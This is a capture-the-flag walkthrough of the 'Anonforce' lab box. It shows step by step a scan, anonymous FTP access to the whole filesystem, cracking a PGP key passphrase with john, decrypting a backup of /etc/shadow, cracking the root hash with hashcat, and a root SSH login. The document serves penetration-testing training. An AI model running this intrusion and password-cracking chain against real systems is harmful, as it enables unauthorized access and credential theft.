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Anonforce

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Walkthrough

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NMAP Scan

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Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-23 09:23 EDT
Nmap scan report for 10.10.206.163
Host is up (0.022s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
ftp-anon: Anonymous FTP login allowed (FTP code 230)
drwxr-xr-x  2 0      0          4096 Aug 11 2019 bin
drwxr-xr-x  3 0      0          4096 Aug 11 2019 boot
drwxr-xr-x 17 0      0          3700 Aug 23 06:20 dev
drwxr-xr-x 85 0      0          4096 Aug 13 2019 etc
drwxr-xr-x  3 0      0          4096 Aug 11 2019 home
lrwxrwxrwx  1 0      0           33 Aug 11 2019 initrd.img -> boot/initrd.img-4.4.0-157-generic
lrwxrwxrwx  1 0      0           33 Aug 11 2019 initrd.img.old -> boot/initrd.img-4.4.0-142-generic
drwxr-xr-x 19 0      0          4096 Aug 11 2019 lib
drwxr-xr-x  2 0      0          4096 Aug 11 2019 lib64
drwx----- 2 0      0         16384 Aug 11 2019 lost+found
drwxr-xr-x  4 0      0          4096 Aug 11 2019 media
drwxr-xr-x  2 0      0          4096 Feb 26 2019 mnt
drwxrwxrwx  2 1000    1000        4096 Aug 11 2019 notread [NSE: writeable]
drwxr-xr-x  2 0      0          4096 Aug 11 2019 opt
dr-xr-xr-x 101 0     0           0 Aug 23 06:20 proc
drwx----- 3 0      0          4096 Aug 11 2019 root
drwxr-xr-x 18 0      0           540 Aug 23 06:21 run
drwxr-xr-x  2 0      0         12288 Aug 11 2019/sbin
drwxr-xr-x  3 0      0          4096 Aug 11 2019/srv
dr-xr-xr-x 13 0      0           0 Aug 23 06:20/sys
Only 20 shown. Use --script-args ftp-anon.maxlist=-1 to see all.
ftp-syst:
STAT:
FTP server status:
  Connected to ::ffff:10.11.6.36
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 300
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 1
  vsFTPD 3.0.3 - secure, fast, stable
End of status
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 8a:f9:48:3e:11:a1:aa:fc:b7:86:71:d0:2a:f6:24:e7 (RSA)
  256 73:5d:de:9a:88:6e:64:7a:e1:87:ec:65:ae:11:93:e3 (ECDSA)
  256 56:f9:9f:24:f1:52:fc:16:b7:7b:a3:e2:4f:17:b4:ea (ED25519)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux kernel
```

Okay, there are only two services running. Each on its own port:

1. Port 21 – running FTP
2. Port 22 – running SSH

What can we do?

Let's first check the FTP server, see what it has in store for us since anonymous logging in is allowed.

```
kali@kali:~/Desktop/Memos/Anonforce$ ftp 10.10.206.163
Connected to 10.10.206.163.
220 (vsFTPD 3.0.3)
Name (10.10.206.163:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

I've used the following creds for an anonymous login: anonymous:anonymous

We're in! Let's see what files are here:

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  23 0      0      4096 Aug 11  2019 .
drwxr-xr-x  23 0      0      4096 Aug 11  2019 ..
drwxr-xr-x   2 0      0      4096 Aug 11  2019 bin
drwxr-xr-x   3 0      0      4096 Aug 11  2019 boot
drwxr-xr-x  17 0      0     3700 Aug 23  06:20 dev
drwxr-xr-x  85 0      0      4096 Aug 13  2019 etc
drwxr-xr-x   3 0      0      4096 Aug 11  2019 home
lrwxrwxrwx   1 0      0           33 Aug 11  2019 initrd.img → boot/initrd.img-4.4.0-157-generic
lrwxrwxrwx   1 0      0           33 Aug 11  2019 initrd.img.old → boot/initrd.img-4.4.0-142-generic
drwxr-xr-x  19 0      0      4096 Aug 11  2019 lib
drwxr-xr-x   2 0      0      4096 Aug 11  2019 lib64
drwx-----  2 0      0     16384 Aug 11  2019 lost+found
drwxr-xr-x   4 0      0      4096 Aug 11  2019 media
drwxr-xr-x   2 0      0      4096 Feb 26  2019 mnt
drwxrwxrwx   2 1000   1000     4096 Aug 11  2019 notread
drwxr-xr-x   2 0      0      4096 Aug 11  2019 opt
dr-xr-xr-x   96 0      0           0 Aug 23  06:20 proc
drwx-----  4 0      0      4096 Aug 23  06:49 root
drwxr-xr-x  18 0      0      580 Aug 23  06:49 run
drwxr-xr-x   2 0      0     12288 Aug 11  2019 sbin
drwxr-xr-x   3 0      0      4096 Aug 11  2019 srv
dr-xr-xr-x   13 0      0           0 Aug 23  06:20 sys
drwxrwxrwt   9 0      0      4096 Aug 23  06:50 tmp
drwxr-xr-x  10 0      0      4096 Aug 11  2019 usr
drwxr-xr-x  11 0      0      4096 Aug 11  2019 var
lrwxrwxrwx   1 0      0           30 Aug 11  2019 vmlinuz → boot/vmlinuz-4.4.0-157-generic
lrwxrwxrwx   1 0      0           30 Aug 11  2019 vmlinuz.old → boot/vmlinuz-4.4.0-142-generic
226 Directory send OK.
ftp>
```

Looks like the '/' directory. We can see the home, tmp, dev, etc. directories here. Let's try accessing the home directory.

```
ftp> cd home
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x  4 1000   1000     4096 Aug 11  2019 melodias
226 Directory send OK.
ftp>
```

We have a home folder for one user: melodias. Let's access it.

```
ftp> cd melodias
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 33 Aug 11 2019 user.txt
226 Directory send OK.
ftp> █
```

We have found the user.txt flag. Let's download it and print its contents.

```
ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for user.txt (33 bytes).
226 Transfer complete.
33 bytes received in 0.00 secs (805.6641 kB/s)
ftp> exit
221 Goodbye.
kali@kali:~/Desktop/Memos/Anonforce$ cat user.txt
████████████████████████████████████████████████████████████████████████████████
kali@kali:~/Desktop/Memos/Anonforce$ █
```

Now onto root...

Going back to our initial FTP login, we saw the / directory being displayed. In this directory, we found this directory called "notread".

```
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x 23 0 0 4096 Aug 11 2019 .
drwxr-xr-x 23 0 0 4096 Aug 11 2019 ..
drwxr-xr-x 2 0 0 4096 Aug 11 2019 bin
drwxr-xr-x 3 0 0 4096 Aug 11 2019 boot
drwxr-xr-x 17 0 0 3700 Aug 23 06:20 dev
drwxr-xr-x 85 0 0 4096 Aug 13 2019 etc
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lrwxrwxrwx 1 0 0 33 Aug 11 2019 initrd.img.old → boot/initrd.img-4.4.0-142-generic
drwxr-xr-x 19 0 0 4096 Aug 11 2019 lib
drwxr-xr-x 2 0 0 4096 Aug 11 2019 lib64
drwx----- 2 0 0 16384 Aug 11 2019 lost+found
drwxr-xr-x 4 0 0 4096 Aug 11 2019 media
drwxr-xr-x 2 0 0 4096 Feb 26 2019 mnt
drwxrwxrwx 2 1000 1000 4096 Aug 11 2019 notread
drwxr-xr-x 2 0 0 4096 Aug 11 2019 opt
dr-xr-xr-x 96 0 0 0 Aug 23 06:20 proc
drwx----- 4 0 0 4096 Aug 23 06:49 root
drwxr-xr-x 18 0 0 580 Aug 23 06:49 run
drwxr-xr-x 2 0 0 12288 Aug 11 2019 sbin
drwxr-xr-x 3 0 0 4096 Aug 11 2019 srv
dr-xr-xr-x 13 0 0 0 Aug 23 06:20 sys
drwxrwxrwt 9 0 0 4096 Aug 23 06:50 tmp
drwxr-xr-x 10 0 0 4096 Aug 11 2019 usr
drwxr-xr-x 11 0 0 4096 Aug 11 2019 var
lrwxrwxrwx 1 0 0 30 Aug 11 2019 vmlinuz → boot/vmlinuz-4.4.0-157-generic
lrwxrwxrwx 1 0 0 30 Aug 11 2019 vmlinuz.old → boot/vmlinuz-4.4.0-142-generic
226 Directory send OK.
ftp> █
```

Interesting directory name. It's also not a default directory, sooooo, let's see what's up with it.

```

ftp> cd notread
250 Directory successfully changed.
ftp> ls -la
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxrwxrwx   2 1000    1000        4096 Aug 11  2019 .
drwxr-xr-x   23 0      0          4096 Aug 11  2019 ..
-rwxrwxrwx   1 1000    1000        524 Aug 11  2019 backup.pgp
-rwxrwxrwx   1 1000    1000       3762 Aug 11  2019 private.asc
226 Directory send OK.
ftp> █

```


When listing the contents of this directory, we're greeted by two files. A .pgp file and an .asc file.

I downloaded both and started my "analysis session". I knew instantly that the 'backup.pgp' was an archived piece of data since the .pgp extension.

The 'private.asc' file however was an actual PGP key.

I assumed that the way I were to decrypt the 'backup' data was to use the private.asc file.

In order to do this, we need to import the private key to our keyring and let the gpg binary do its own thing but...



We are being prompted to inputting a password when trying to import said private key. We can decrypt this password using john. Or rather, the gpg2john variation.

```

kali@kali:~/Desktop/Memos/Anonforce$ sudo gpg2john private_key.asc > gpghash.hash
[sudo] password for kali:

File private_key.asc
kali@kali:~/Desktop/Memos/Anonforce$ █

```

We first create a formalized hash that John himself can understand. And then we'll feed it to John himself. I've already cracked it so that's why I will show another screen rather than what'll be for you.

```

kali@kali:~/Desktop/Memos/Anonforce$ sudo john gpghash.hash

kali@kali:~/Desktop/Memos/Anonforce$ sudo john --show gpghash.hash
anonforce: ::anonforce <melodias@anonforce.nsa>::private_key.asc

1 password hash cracked, 0 left

```

Great, we now know the password for the PGP file. Let's import it and decrypt the backup.pgp file!

```
kali@kali:~/Desktop/Memos/Anonforce$ gpg --decrypt backup.pgp
[2994]@kali
Passphrase:
Please enter the passphrase to unlock the OpenPGP secret key:
"anonforce <melodias@anonforce.nsa>"
512-bit ELG key, ID AA6268D1E6612967,
created 2019-08-12 (main key ID B92CD1F280AD82C2).
Password: [REDACTED]
☐ Save in password manager
Cancel OK

kali@kali:~/Desktop/Memos/Anonforce$ gpg --decrypt backup.pgp
gpg: WARNING: cipher algorithm CAST5 not found in recipient preferences
gpg: encrypted with 512-bit ELG key, ID AA6268D1E6612967, created 2019-08-12
"anonforce <melodias@anonforce.nsa>"
root:
daemon:*:17953:0:99999:7:::
bin:*:17953:0:99999:7:::
sys:*:17953:0:99999:7:::
sync:*:17953:0:99999:7:::
games:*:17953:0:99999:7:::
man:*:17953:0:99999:7:::
lp:*:17953:0:99999:7:::
mail:*:17953:0:99999:7:::
news:*:17953:0:99999:7:::
uucp:*:17953:0:99999:7:::
proxy:*:17953:0:99999:7:::
www-data:*:17953:0:99999:7:::
backup:*:17953:0:99999:7:::
list:*:17953:0:99999:7:::
irc:*:17953:0:99999:7:::
gnats:*:17953:0:99999:7:::
nobody:*:17953:0:99999:7:::
systemd-timesync:*:17953:0:99999:7:::
systemd-network:*:17953:0:99999:7:::
systemd-resolve:*:17953:0:99999:7:::
systemd-bus-proxy:*:17953:0:99999:7:::
syslog:*:17953:0:99999:7:::
_apt:*:17953:0:99999:7:::
messagebus:*:18120:0:99999:7:::
uidd:*:18120:0:99999:7:::
melodias:
sshd:*:18120:0:99999:7:::
ftp:*:18120:0:99999:7::: kali@kali:~/Desktop/Memos/Anonforce$
```

Oh! It's actually a copy of the /etc/shadow file! It has the root password hash and the melodias user password hash. Let's try cracking the root hash. We're going to be using hashcat.

```
kali@kali:~/Desktop/Memos/Anonforce$ hashcat -m 1800 --force hash.hash --wordlist /home/kali/Desktop/Wordlists/rockyou.txt
```

Since I already cracked it, I will show off a different screen that what'll be on your screen:

```
kali@kali:~/Desktop/Memos/Anonforce$ hashcat -m 1800 --force hash.hash --show
$6$0
kali@kali:~/Desktop/Memos/Anonforce$
```

We have the password. Great. Let's ssh into root and get the root flag.

```
kali@kali:~/Desktop/Memos/Anonforce$ ssh root@10.10.206.163
root@10.10.206.163's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-157-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage
Last login: Sun Aug 23 06:49:55 2020 from 10.11.6.36
root@ubuntu:~#
```

```
root@ubuntu:~# cat /root/root.txt
root@ubuntu:~#
```